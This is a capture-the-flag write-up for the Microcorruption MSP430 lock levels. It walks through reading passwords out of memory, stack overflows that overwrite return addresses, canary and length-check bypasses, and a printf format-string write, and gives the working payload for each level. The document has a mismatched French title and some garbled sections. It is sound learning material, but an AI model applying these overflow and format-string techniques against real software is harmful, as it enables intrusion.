

Projet sur la cryptanalyse algébrique de A5/2

David Wong Antoine Chaux

5 Décembre 2014

Table des matières

1 Level 1 : Tutorial

Just follow the tutorial :)

2 RE-ECRIRE CA !!

3 Micro Corruption write up

4 Level 2 : New Orleans

<http://microcorruption.com/MicroCorruption> is a “game” made by **Mata-sano** in which you will have to debug some programs in **assembly**. There is a total of 19 levels and each one is harder and harder. The first levels are made for beginners though! So it seems like a great tool to learn.

I didn’t know anything about **asm** (assembly) prior to this so I will try to document my journey in this challenge.

Level 1, New Orleans is supposed to be easy.

MicroCorruption comes with a nice debugger. Writing **c** (as *continue*) in the **debugger console** runs the program and allows you to try a password.

Of course entering *password* doesn’t work. let’s type **reset** in the console and try again. The debugger creates a **breaking point** automatically after the pop-up.

Disassembly

```

0010: <__trap_interrupt>
0010: 3041      rwt
4400: <__init_stack>
4400: 0140 0044      mov     #0x4400, sp
4404: <__low_level_init>
4404: 1542 5c01      mov     #0x015c, r5
4408: 75f3      and.b    #-0x1, r5
440a: 35d0 0f5a      bis     #0x5a00, r5
440e: <__do_copy_data>
440e: 3f40 0000      clr     r15
4412: 0f93      tct      r15
4414: 0724      js      #0x4424 <__do_clear_base+0x0>
4416: e245 5c01      mov     r5, #0x015c
441a: 2f93      deod     r15
441c: 9f4f 8645 0324      mov     0x4586(r15), 0x2400(r15)
4422: f923      jnz     #0x4416 <__do_copy_data+0x0>
4424: <__do_clear_base>
4424: 3f40 0000      clr     r15
4428: 0f93      tct      r15
442a: 0624      tz      #0x4438 <main+0x0>

```

Register State

pc	4400	sp	0000	sr	0000	cg	0000
r04	0000	r05	0000	r06	0000	r07	0000
r08	0000	r09	0000	r10	0000	r11	0000
r12	0000	r13	0000	r14	0000	r15	0000

Current Instruction

3140 0044
mov #0x4400, sp

Debugger Console

Welcome to the lock debugger.
You are connected to a lock you managed to procure. You have enabled the JTAG headers. This is not the real door lock. (See this mode to figure out what the lock is doing, and then leave the debugger (upper left button) and enter your input on the actual lock.
If you're not sure what to do with this interface, typing "help" would be a good start.
If you just want to see things work, type "continue".

Connecting to remote lock ...
Connected. Have fun!

Live Memory Dump

```

0000: 0000 4400 0000 0000 0000 0000 0000 0000 ...D..... sp
0010: *
4400: 3140 0044 1542 5c01 75f3 35d0 0f5a 3f40 18.D.BV.u.5...278 pc
4410: 0000 0f93 0724 e245 5c01 2f93 9f4f 8645 ....6.EV../.0.E
4420: 0024 f923 3f40 0000 2f93 0624 e245 3c01 ..6.#8....6.EV.
4430: 1f63 ef43 0024 fa23 3150 9c0f 3f40 a844 ...C.4.#1P..7B.D
4440: b012 5045 0f41 b012 7a44 0f41 b012 8444 ...XE.A..aD.A...D
4450: 0f93 0520 3f40 c744 b012 5845 063c 3f40 ... 78.D..XE.C88
4460: e444 b012 5845 b012 3c44 0f43 3150 6400 .D.XE...D.C1Pd.
4470: 32d0 f000 fd3f 3c40 8445 3c40 6400 b012 2....988.E>8d...
4480: 4845 3c41 6e4f 1f53 1c53 0e93 fb23 3c90 HEDAn0.5.3...#C.
4490: 0960 8224 0f43 3c41 1f43 3c41 3012 7f00 ...#.C8A.C0A0..
44a0: b012 2444 2153 3c41 456e 7405 7220 7405 ...D153AEnter th

```

FIGURE 1 – micro corruption

IO interrupt triggered

The CPU has requested user input from the console. Below is the output displayed on the console:

Enter the password to continue

Enter input below:

☐ Check here if entering hex encoded input.

FIGURE 2 – password

After a few `n` (next instruction) we end up in a `check_password` function. Obviously it is checking if the password is correct. This is where it starts.

```

44bc <check_password>
44bc: 0e43      clr      r14
44be: 0d4f      mov      r15, r13
44c0: 0d5e      add      r14, r13
44c2: ee9d 0024  cmp.b    @r13, 0x2400(r14)
44c6: 0520      jne      #0x44d2 <check_password+0x16>
44c8: 1e53      inc      r14
44ca: 3e92      cmp      #0x8, r14
44cc: f823      jne      #0x44be <check_password+0x2>
44ce: 1f43      mov      #0x1, r15
44d0: 3041      ret
44d2: 0f43      clr      r15
44d4: 3041      ret

```

FIGURE 3 – e

Some explanations on the window :

- on the left you can see the addresses in the memory of each instructions. They are written in base 16 (1 means 8bits) and each instruction seems to take a different size.
- after this you can see the instruction written in hexadecimal directly. It's not very useful, at least at this level.
- then you have the instruction that consists of an **opcode** (`clr` on the first line) along with its **arguments**.

What the function does is basically this :

```

[] r14 = 0; r13 = r15; // r13 points to something r13 += r14; // we add
r14 to the address in r13 if(*r13 == *(0x2400 + r14)){ r14++; if(r14 != 8){
// go back to the r13 += r14 line } else{ r15 = 1; return; } } else{ r15 =
0; return; }

```

So we compare what's in `r13` with what's in address `0x2400`.

Then we compare the next byte, and on and on for 7 bytes.

We can see later in the code that if `r15 = 0` it's a bad thing, and if it equals `1` then we're done !

At this point we can easily guess that what is at the address `0x2400` and of length 7 bytes must be the password.

Live Memory Dump									
0000:	00 00	44 00	00 00	00 00	00 00	00 00	00 00	00 00	..D....
0010:	30 41	00 00	00 00	00 00	00 00	00 00	00 00	00 00	0A....
0020:	*								
0150:	00 00	00 00	00 00	00 00	00 00	00 00	08 5a	00 00
0160:	*								
2400:	44 46	4b 68	6f 45	42 00	00 00	00 00	00 00	00 00	DFKhoEB
2410:	*								
4380:	00 00	00 00	00 00	00 00	00 00	00 00	44 45	00 00
4390:	8e 45	02 00	9c 43	64 00	ba 44	4e 44	70 61	73 73	.E...Cd
43a0:	77 6f	72 64	00 00	00 00	00 00	00 00	00 00	00 00	word...
43b0:	*								
4400:	31 40	00 44	15 42	5c 01	75 f3	35 d0	08 5a	3f 40	1@.D.B\
4410:	00 00	0f 93	07 24	82 45	5c 01	2f 83	9f 4f	c2 45\$.
4420:	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	+ "??

FIGURE 4 – f

The live **memory dump** gives us a string. We enter it as the password : it works !

We couldn't see that without running the program because the password was created during runtime, we can see the function that does that here :

5 Level 3 : Sydney

Level 2 here we come !

Let's quickly check the code, we can spot that it's the same as level 1. We have a `check_password` function that has to change `r15` to something which

```

447e <create_password>
447e: 3f40 0024      mov     #0x2400, r15
4482: ff40 4400 0000 mov.b   #0x44, 0x0(r15)
4488: ff40 4600 0100 mov.b   #0x46, 0x1(r15)
448e: ff40 4b00 0200 mov.b   #0x4b, 0x2(r15)
4494: ff40 6800 0300 mov.b   #0x68, 0x3(r15)
449a: ff40 6f00 0400 mov.b   #0x6f, 0x4(r15)
44a0: ff40 4500 0500 mov.b   #0x45, 0x5(r15)
44a6: ff40 4200 0600 mov.b   #0x42, 0x6(r15)
44ac: cf43 0700      mov.b   #0x0, 0x7(r15)
44b0: 3041          ret

```

FIGURE 5 – g

is not zero.

```

444c: b012 8a44      call    #0x448a <check_password>
4450: 0f93          tst     r15
4452: 0520          jnz     #0x445e <main+0x26>
4454: 3f40 d444      mov     #0x44d4 "Invalid password; try again.", r15
4458: b012 6645      call    #0x4566 <puts>
445c: 093c          jmp     #0x4470 <main+0x38>
445e: 3f40 f144      mov     #0x44f1 "Access Granted!", r15

```

FIGURE 6 – microcorruption

Alright let's look at `check_password` shall we ?

So `0x5932` (the `0x` part means we write in hexadecimal !) is getting compared against `r15`. Since **MSP430** is 16bits, instructions like `cmp` compare 16bits by default.

Then we compare `0x4f63` with `0x2(r15)` which means the content at address `r15 + 2` bytes.

And on and on. Bad comparisons at every step makes the program jumps and set `r15` to zero which we don't want.

Note that there are two different jumps here : * Relative jumps : `jnz $+0x14` (using the relative instruction located at "current instruction + 0x14") * Absolute jumps : `jne #0x44ac` (using the absolute address of the instruction

```

448a <check_password>
448a: bf90 3259 0000 cmp      #0x5932, 0x0(r15)
4490: 0d20                jnz      $+0x1c
4492: bf90 634f 0200 cmp      #0x4f63, 0x2(r15)
4498: 0920                jnz      $+0x14
449a: bf90 2547 0400 cmp      #0x4725, 0x4(r15)
44a0: 0520                jne      #0x44ac <check_password+0x22>
44a2: 1e43                mov      #0x1, r14
44a4: bf90 7276 0600 cmp      #0x7672, 0x6(r15)
44aa: 0124                jeq      #0x44ae <check_password+0x24>
44ac: 0e43                clr      r14
44ae: 0f4e                mov      r14, r15
44b0: 3041                ret

```

FIGURE 7 – microcorruption

“0x44ac”)

Note number 2 : * jnz : Jump if not zero. If the previous comparison checks it should change some flag to zero and the jnz should not work. * jne : Jump if not equal. Same principle.

At this point we could **guess** that the password is something like *0x59324f6347257672*

Well. Curiously this does not work. After a bit of research, maybe we are in <http://en.wikipedia.org/wiki/Endianness#little-endian> ?

Trying *0x3259634f25477276* it works !

Basically what the `cmp` opcode does is slicing the 2 bytes we feed it in chunks of size 1 byte and ordering them accordingly to our system’s endianness. So here it would be in reverse order.

6 Level 4 : Hanoi

We know how this works now, let’s go straight for the “*That password is not correct.*” line. Scrolling through the [code] we can see that a comparison of byte between the value `0xe0` (224) and the content at address `0x2410`, if it is not equal the program jumps to address `login+0x50`. In the Debugger Console we type `r login+50` to read the memory at this address. We can see that it is indeed the line 4570 of the memory which is our “*That password is not correct.*” line.

We see that just a few steps ahead, the code sets the byte at `0x2410` to `0x8e`.

```

4540: 3f40 0024      mov     #0x2400, r15
4544: b012 5444      call    #0x4454 <test_password_valid>
4548: 0f93           tst     r15
454a: 0324           jz      $+0x8
454c: f240 8e00 1024 mov.b   #0x8e, &0x2410
4552: 3f40 d344      mov     #0x44d3 "Testing if password is valid.", r15
4556: b012 de45      call    #0x45de <puts>
455a: f290 e000 1024 cmp.b   #0xe0, &0x2410
4560: 0720           jne     #0x4570 <login+0x50>
4562: 3f40 f144      mov     #0x44f1 "Access granted.", r15
4566: b012 de45      call    #0x45de <puts>
456a: b012 4844      call    #0x4448 <unlock_door>
456e: 3041           ret
4570: 3f40 0145      mov     #0x4501 "That password is not correct.", r15

```

FIGURE 8 – image

That is different from 0xe0 so the test will inconditionnally fail. Fortunately this is avoided if we jump this instruction. That's exactly what is happening if `tst r15` works. Does it?

- I set a break point in this instruction with `b 454a`.
- I run the program with `c` until it goes to my breakpoint.
- I then **step** instructions to see that it does makes the jump eventhough I entered an incorrect password.

So the `mov.b #0x8e, &0x2410` line is just here to confuse.

6.1 test_password_valid

Just before calling `test_password_valid` (that seems to be the function that checks for the correctness of our password) we seem to move the value 0x2400 in the `r15` register. What's there?

- I set a break point in this instruction with `b 4540`
- I run the program with `c`
- I enter some dumb value in the password field and I continue to my breakpoint
- Once I'm there I check what's in 0x2400 with `r 2400`, I get the dumb value I entered.

So `r15` contains the address where the password I entered is located. 2400 is the address where the password is located.

6.2 what if?

What if I entered a password long enough to reach the address 2410 so I could put the 0xe0 value there and my work would be done?

Let's remember. An address contains 1 byte, so we have to write 1 byte of password to reach the next address. In hexadecimal that's two letters.

Let's try to enter `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaae0`. **It works!**

7 Level 5 : Cusco

When we entered the level, we are greeted with this a message

- We have fixed issues with passwords which may be too long.

That's a reference to level 3 :)

7.1 Let's start

We see that if we try to enter a long password it stores a maximum of 48bytes of it in the stack.

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

We also see that if we continue executing the program with such a long password it stops running correctly after line 453e which is the return instruction `ret` of the function `login`. It seems we have overwritten the instructions. A quick of the program counter (`r pc 8`) to read the next instruction shows that there are all zeros.

The `ret` instruction of a function takes the last value in stack and loads it into the Program Counter `pc` (http://en.wikipedia.org/wiki/Program_counter also called the *Instruction Pointer*).

7.2 Where is the value we have to change?

Okay, so where exactly is this value we had to change? I will enter "password" as password so I can quickly find it in the memory, and break on the `ret` instruction so I know where in the stack it will take its next value (`b 453e`).




FIGURE 9 – image

Here we see that `pc` was pointing to `453e`, and after the return it points to qddress `443c` in memory, which was indeed the last 16bits entry of the stack, located 8bytes after our “password” (we can see that in the Live Memory Dump). Now we know that if we enter a password where the 16th byte is `0xaabb`, the program will load the instruction located at address `0xbbaa` in memory (remember, we are in little endian).

7.3 What should we load ?

What about that function called `unlock_door`? Let’s try to jump to that and see if it does what it says.

Let’s try with that password : `0xaaaaaaaaaaaaaaaaaaaaaaaaaaaaa4644`
It works !

8 Level 6 : Reykjavik

8.1 Quick look

We run the program and hodiho ! It seems like at one point our `pc` gets lost and doesn’t follow the initial path.

Entering a large number of `a` we see that they get stored at address `43da` in memory and that we can enter a maximum of 62 `a`’s (15bytes + 2 bits).

8.2 Encryption

If you look at the code, you can see that all `enc` does is looping and modifying bits of memory. Basically what it does is **building instructions** that we will read afterward by **pointing the Program Counter on them**. It’s mostly incomprehensible so let’s not waste time with this. `r pc 100` gives us the hexadecimal code that we can then Disassemble through Microcorruption Disassembler, or we can just step through it and observe what is really happening through the Current Instruction window.

We step through the code until we get prompted by the pop-up asking for a password. We can then check that it gets saved into the stack (`r sp`).

Right after the popup, this code appears :

```
b490 b26b dcff cmp #0x6bb2, -0x24(r4)
```

d237 a253 22e4 66af
c1a5 938b 8971 9b88
fa9b 6674 4e21 2a6b
b143 9151 3dcc a6f5
daa7 db3f 8d3c 4d18
4736 dfa6 459a 2461
921d 3291 14e6 8157
b0fe 2ddd 400b 8688
6310 3ab3 612b 0bd9
483f 4e04 5870 4c38
c93c ff36 0e01 7f3e
fa55 aeef 051c 242c
3c56 13af e57b 8abf

Assemble

Disassemble

Instructions			Assembled Objects
0b12	push	r11	0b12 0412 0441 2452
0412	push	r4	3150 e0ff 3b40 2045
0441	mov	sp, r4	073c 1b53 8f11 0f12
2452	add	#0x4, r4	0312 b012 6424 2152
3150 e0ff	add	#0xffe0, sp	6f4b 4f93 f623 3012

FIGURE 10 – disassembler

The instruction compares `0x6bb2` with what is at the address pointed by `r4`, minus 24 bytes. Magically, this where our password is stored. Remember, **the instruction `cmp` compares 16bits in MSP430**, so the password starts like this : `0xb26b` (remember we are in **little endian**!). Stepping through the code we don't see anymore `cmp`. Let's try this value as a password. **It works !**

9 Level 7 : Whitehorse

9.1 Quick look

We quickly test our program and see that we can enter a password of maximum 48bytes and that we have a **stack overflow** after a length of 16 bytes. The Program jumps to the address located in the bytes number 17 and 18 of our password, this occurs after the Interrupt that checks our password.

9.2 Where should we jump ?

The program uses HSM-2 to check the password. We don't have access to it. In the LockIT Pro **Manual** we can read :

INT 0x7F. Interface with deadbolt to trigger an unlock if the password is correct. Takes no arguments

We just have to call an `0x7F` interrupt. To tell that to the program we have to simulate the `push #0x7F` so that the interrupt would work.

If we enter this password : `aaaaaaaaaaaaaaaaaaaaaaaaaaaaa60447f`

When the `ret` will occurs, it will put 4460 inside `pc` and points the Stack Pointer `sp` to the value `7f`. That's exactly what we want, and it works.

10 Level 8 : Montevideo

10.1 Quick Look

We can enter a 3x16bytes password (same as previous level). The program uses `strcpy` and `memset` (this is new). We have a stack overflow after 16

bytes (like the previous level). So let's try entering the exact same password
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa60447f.

It works...

(I think it comes from the use of `strcpy`, it copies until it finds a `\0` but we can still overflow the stack, buffer overflow, particularly a stack overflow. This is stack smashing because we change the RIP (return instruction pointer) here maybe it would be called RPC (return program counter ?))


(The function copies a supplied string without bounds checking by using `strcpy()` instead of `strncpy()`. (<http://insecure.org/stf/smashstack.html>))

11 Level 9 : Johannesburg

11.1 Quick Look

There is now a security against passwords that exceed a certain number of letters, but the security happens after storing it in stack so we can still store a longer password than expected. The maximum possible seems to be 37bytes. But the last `ret` is avoided by a `br` (branch to destination) and the program is shut down early, so no stack overflow here.

11.2 How is the password's length checked ?



```
4578: f190 7c00 1100 cmp.b    #0x7c, 0x11(sp)
457e: 0624                jeq     #0x458c <login+0x60>
4580: 3f40 ff44          mov     #0x44ff "Invalid Password Length: password too
4584: b012 f845          call    #0x45f8 <puts>
4588: 3040 3c44          br      #0x443c <__stop_progExec__>
458c: 3150 1200          add     #0x12, sp
4590: 3041                ret
```

FIGURE 11 – password check

Seems like a password of length superior than 17 bytes is too much, to test the security of this it just checks if the value located after the 17byte password in the stack is 0x7c, a value that is supposed to be here. `cmp.b #0x7c, 0x11(sp)`

Here's the trick, if we set the 18th byte of our password to 0x7c then it will work!

We can then jump to the call interrupt and set the last byte of the stack to 0x7f like we did in the previous levels :

the password `aaaaaaaaaaaaaaaaaaaaaaaaaaaaa7c6c447f` works.

12 Level 10 : Santa Cruz

12.1 First protection

We try entering a long username and password and we get directly kicked out of the program at line 460c. The program seems to check address r4-19 (0x43b3) and compare it with r11. If it doesn't match then it exits.

The r11 register seems to hold the password length.

```

45fa: 5f44 e7ff      mov.b    -0x19(r4), r15
45fe: 8f11          sxt      r15
4600: 0b9f          cmp      r15, r11
4602: 062c          jc       #0x4610 <login+0xc0>
4604: 1f42 0224     mov      #0x2402, r15
4608: b012 2847     call     #0x4728 <puts>
460c: 3040 4044     br       #0x4440 <__stop_progExec__>

```

FIGURE 12 – image

jc Jump on Carry, similar to Jump if Below (*JB*) or Jump if Not Above or Equal (*JNAE*)

We can circumvent that if what is at address 0x43b3 is **below than the password's length**.

We check this address to see that it's overflowed by the **username** we entered. We can set the 18th byte of the username to something lower than the password length and it will pass the test.

```

> r r4-19
43b3:  aaaa bbbb bbbb bbbb .....
43bb:  bbbb bbbb bbbb bbbb .....
43c3:  bbbb bbbb bbbb bbbb .....
43cb:  bbbb bbbb bbbb bbbb .....

```

FIGURE 13 – image

here I entered a series of *a*'s as username, and a series of *b*'s as password.

12.2 Second protection

We get kicked a second time but at a different line (45f6).

```
45e4: 5f44 e8ff      mov.b    -0x18(r4), r15
45e8: 8f11          sxt      r15
45ea: 0b9f          cmp      r15, r11
45ec: 0628          jnc      #0x45fa <login+0xaa>
45ee: 1f42 0024      mov      $0x2400, r15
45f2: b012 2847      call     #0x4728 <puts>
45f6: 3040 4044      br       #0x4440 <__stop_progExec__>
```

FIGURE 14 – second protection

`jnc` Jump No Carry, equivalent to Jump if Not Below (JNB) or **Jump if Above or Equal** (JAE). So we jump if the byte at address 0x43b4 is **not below the password's length**. This address can be modified by the 19th byte of the username.

Note that the initial values are respectively 8 and 10, meaning that they expected us to enter a password greater than 8 and lesser than 11 characters.

12.3 Third protection

We get halted one last time at line 0x465a.

```
464c: c493 faff      tst.b    -0x6(r4)
4650: 0624          jz       #0x465e <login+0x10e>
4652: 1f42 0024      mov      $0x2400, r15
4656: b012 2847      call     #0x4728 <puts>
465a: 3040 4044      br       #0x4440 <__stop_progExec__>
```

FIGURE 15 – third protection

`tst.b -0x6(r4)` : if the byte at address `r4 - 6` (0x43c6) is not zero, it will exit. (canary) It is the 18th byte of the password we entered.

Thus, this combination of username and password should pass the three tests we described :

```
username : aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa01ff password : bbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
[...] bbbb
```

12.4 Stack Overflow

We passed all the test and couldn't produce a stack overflow with the password. Did I miss something? Let's try with the username

```
username : aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa01ffaaa [...] aaa password :
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb00
```

That's the solution. The Stack Pointer points to some remains of the username right before executing the last **ret** of our program. We can now do a stack overflow by modifying the 43th byte of the username to the address we want to jump to.

We use the 7F call interrupt technique of the previous challenge.

```
username : aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa01ffaiaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
password : bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb00
```

It works !

13 Level 11 : Jakarta

13.1 First protection

Entering different usernames we see that **r11 is the username's length**.

Look at the instruction **cmp.b #0x21, r11**

45ae:	7b90 2100	cmp.b	#0x21, r11
45b2:	0628	jnc	#0x45c0 <login+0x60>
45b4:	1f42 0024	mov	40x2400, r15
45b8:	b012 c846	call	#0x46c8 <puts>
45bc:	3040 4244	br	#0x4442 <__stop_progExec__>

FIGURE 16 – first protection

jnc ~ Jump if Above or Equal

So we pass the first test if **the username's length is lesser than 33 bytes** (0x21).

13.2 Second protection

45fa:	3f80 0224	sub	#0x2402, r15
45fe:	0f5b	add	r11, r15
4600:	7f90 2100	cmp.b	#0x21, r15
4604:	0628	jnc	#0x4612 <login+0xb2>
4606:	1f42 0024	mov	&0x2400, r15
460a:	b012 c846	call	#0x46c8 <puts>
460e:	3040 4244	br	#0x4442 <__stop_progExec__>

FIGURE 17 – second protection

add r11, r15 cmp.b #0x21, r15 jnc

So the sum of the username and the password lengths have to be lesser than 33 bytes as well (0x21).

13.3 Stack Overflow

Live Memory Dump										
27e0:	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
27f0:	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
2800:	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
2810:	*									
3fe0:	00 00	00 00	78 46	03 00	ec 46	00 00	0a 00	08 00	xF...F.....
3ff0:	ee 45	75 73	65 72	6e 61	6d 65	70 61	73 73	77 6f		..Usernamepasswo
4000:	72 64	00 00	00 00	00 00	00 00	00 00	00 00	00 00		rd.....
4010:	00 00	00 00	00 00	40 44	00 00	00 00	00 00	00 00	@D.....

FIGURE 18 – stack

We see that the username and the password are stored in the stack thanks to the `strcpy`.

4614:	b012 5844	call	#0x4458 <test_username_and_password_valid>
4618:	0f93	tst	r15
461a:	0524	jz	#0x4626 <login+0xc6>
461c:	b012 4c44	call	#0x444c <unlock_door>

FIGURE 19 – test

We see that the password is tested in the function `test_username_and_password_valid` through the 7d interrupt. So we cannot do anything here. It is obvious we

need to create a stack overflow again.
But let's go back to our previous tests

```

45fa: 3f80 0224      sub     #0x2402, r15
45fe: 0f5b          add     r11, r15
4600: 7f90 2100      cmp.b   #0x21, r15
4604: 0628          jnc     #0x4612 <login+0xb2>
4606: 1f42 0024      mov     &0x2400, r15
460a: b012 c846      call    #0x46c8 <puts>
460e: 3040 4244      br      #0x4442 <__stop_progExec__>

```

FIGURE 20 – second protection

Don't you see something? `cmp.b #0x21, r15`. This means : compare byte of r15 and 0x21. But words are 2 bytes in MSP430 (so registers and address in the stack are 2 bytes). What if we wrote 0x1020 for example. Would it be lesser than 0x21?


Let's try that.

I enter `aa` (length of 0x20) as username.

we want the total to be 0x0100 to test our hypothesis. So we need 0xd0 more (14 * 16 = 224 bytes).

Entering `bb` it works and we get lost at a random address. We've successfully overwritten the return address.

Breaking on the return instruction we can see at what address the Saved PC is (at the SP address).



```

3fe0: 7846 0100 7846 0300 ec46 0000 0a00 2000 xF..xF...F....
3ff0: 2e46 aaaa aaaa aaaa aaaa aaaa aaaa aaaa .F.....
4000: aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
4010: aaaa bbbb bbbb bbbb bbbb bbbb bbbb bbbb .....
4020: bbbb bbbb bbbb bbbb bbbb bbbb bbbb bbbb .....

```

FIGURE 21 – seip

So we can enter our personalized return address at the byte number 5 and 6 of our password (if our username is of length 0x20 of course). Let's return at the instruction `unlock_door`.

So entering the same username, and this as password works :

bbbbbb1c46bb

14 Level 12 : Addis Ababa



FIGURE 22 – addis ababa

14.1 Quick observations

- The password is tested through `test_password_valid` with a 7d interrupt (HSM Model 1).
- We have an `unlock_door` function (so no need to go through the `test_password_valid` function if we can return to it).(44da)
- We have no `ret` after the main (so we can't modify the return address).
- If the SP is different from zero the program unlocks the doors.
- We have a printf of our username (**format string vulnerability**!)

14.2 Printf in Manual

We see that printf is a limited version of the C equivalent. Since we have %n available we know we can write to the memory and thus we should be able to do a Format String exploit.

So here the developer did a :

```
printf(user_input);
```

instead of this :

```
printf("%s", user_input);
```

printf

Declaration:

```
void printf(char* str, ...);
```

Prints formatted output to the console. The string `str` is printed as in `puts` except for conversion specifiers. Conversion specifiers begin with the `%` character.

Conversion Character	Output
<code>s</code>	The argument is of type <code>char*</code> and points to a string.
<code>x</code>	The argument is an <code>unsigned int</code> to be printed in base 16.
<code>c</code>	The argument is of type <code>char</code> to be printed as a character.
<code>n</code>	The argument is of type <code>unsigned int*</code> . Saves the number of characters printed thus far. No output is produced.

FIGURE 23 – printf

So the `user_input` becomes the format string and it will look in the stack for its arguments (in the example `red`, `123456`, and `...` are pushed in the stack).

14.3 Printf in MSP430

Let's try `%x` as input. It doesn't output anything. So the first argument must be null :

```
printf(user_input, 0x00);
```

Let's try again with `%x %x`. It outputs `7825` which is `%x` reversed (little endian). It seems like when we point to our second arguments we are pointing to the beginning of our input. Since a word is 16bits in MSP430 we only display 2 characters in hexadecimal.

So if we enter `PTR%x%n` we will write 5 to the address in `PTR`. note that we can use `%x`, `%c`, `%n...` as our first format since we won't use it.

14.4 Exploit

Remember what we observed at the beginning :

If the `SP` is different from zero the program unlocks the doors.

Input: `printf("Co`

Output: Color red,

FIGURE 24 – printf

```

4482: 3f40 0a00    mov     #0xa, r15
4486: b012 5045    call    #0x4550 <putchar>
448a: 8193 0000    tst     0x0(sp)
448e: 0324        jz       #0x4496 <main+0x5e>
4490: b012 da44    call    #0x44da <unlock_door>

```

FIGURE 25 – final

It was at this line. And by breaking on it we can see that `sp` is pointing to 3062.

So let's try to do 6230256e256e

which should write the number of characters printed before the last `%n` (which will be only 2 since the first `%n` won't count).

15 Level 13 : Novosibirsk

